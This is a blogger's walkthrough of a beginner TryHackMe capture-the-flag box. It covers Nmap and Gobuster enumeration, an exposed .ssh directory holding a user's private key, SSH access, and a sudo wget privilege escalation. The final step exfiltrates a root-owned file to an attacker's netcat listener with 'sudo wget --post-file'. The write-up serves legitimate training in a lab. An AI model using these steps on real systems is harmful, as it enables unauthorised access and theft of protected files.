
Let’s say for the month of October I’ve been busy! Every day brought a new CTF or a fresh challenge. I’ve been deep into blue team and defensive studies lately, plus building the site you’re reading this on :D. Most days this month, it felt like everything I tackled was brand new and way over my head.
But tonight, I wanted an easy win. I fired up a simple TryHackMe box something less stressful, just for fun and momentum. Plus, every writeup in my backlog brings me closer to officially launching this blog portfolio. This is my first real writeup for the site (the earlier ones were just for testing and setup). With each post, I’m going to experiment with a new style and see what feels right, ironing out format and site quirks as I go.
Tools Used
-
Nmap
-
Gobuster
-
SSH
-
Netcat
-
wget
Reconnaissance
I started with a comprehensive Nmap scan to identify open ports and services:
nmap -sC -sV <TARGET_IP> -p-
   PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

...
Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
Results: Two services identified
| Service | Port |
|---|---|
| SSH | 22 |
| HTTP | 80 |

After the Nmap scan, I checked out the website and found a standard Apache landing page. I always make a habit of peeking at the source code you never know what developers might leave behind. This time, it was a comment mentioning “Jessie,” which I flagged as a likely username for later.
Enumeration
Directory Enumeration
I fired up Gobuster to brute-force directories.
Command:
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt
Results:
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 11374]
/server-status        (Status: 403) [Size: 277]
/sitemap              (Status: 301) [Size: 314] [-->
Key Findings: /sitemap/
Wanting to dig deeper, I pointed Gobuster at /sitemap:
Command:
gobuster dir -u http://<TARGET_IP/sitemap> -w /usr/share/wordlists/dirb/common.txt`
Results
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.ssh                 (Status: 301) [Size: 319] [--> http://10.10.104.90/sitemap/.ssh/]
/.htpasswd            (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 318] [--> http://10.10.104.90/sitemap/css/]
/fonts                (Status: 301) [Size: 320] [--> http://10.10.104.90/sitemap/fonts/]
/images               (Status: 301) [Size: 321] [--> http://10.10.104.90/sitemap/images/]
/index.html           (Status: 200) [Size: 21080]
/js                   (Status: 301) [Size: 317] [--> http://10.10.104.90/sitemap/js/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
- Key Findings: /.ssh

I admit I made a noob mistake, of trying /ssh before realizing it should be .ssh. I found an RSA private key for Jessie. I ran ssh2john with John the Ripper out of habit, but the key didn’t have a passphrase so I used it directly.
Initial Foothold
SSH Access

Logged in as Jessie using the discovered RSA key:
Command:
ssh -i id_rsa jessie@<TARGET_IP>
Results:
 First user flag was found in
 Jessie/Documents:

| Flag | Location | Value |
|---|---|---|
| User | /home/jessie/Documents/ | flag{FAKE_FLAG} |
Privilege Escalation
Sudo Enumeration
Checked my privileges with:
sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
Result: Jessie can run any command as root (if I know her password), but only wget as root without a password.
| Command | Privilege | Password Required |
|---|---|---|
| ALL | root | yes |
| /usr/bin/wget | root (NOPASSWD) | no |
At first, I wasn’t sure what to do with sudo wget, but after some research on blogs and GTFOBins, I learned about exfiltration attacks using wget’s --post-file option.
Exfiltrating the Root Flag
Since direct shell escalation as root wasn’t possible and .bashrc reverse shell couldn’t be triggered, I used the classic wget exfil trick:
On attack box:
nc -lvnp <PORT>
On Jessie’s machine:
sudo /usr/bin/wget --post-file=/root/root_flag.txt http://<ATTACK_BOX_IP>:<PORT>`
Result: Root flag received in listener as POST data.
| Flag | Location | Value (exfiltrated) |
|---|---|---|
| Root | /root/root_flag.txt | flag{FAKE_FLAG} |
Comments
Be the first to start the conversation.
Leave a Comment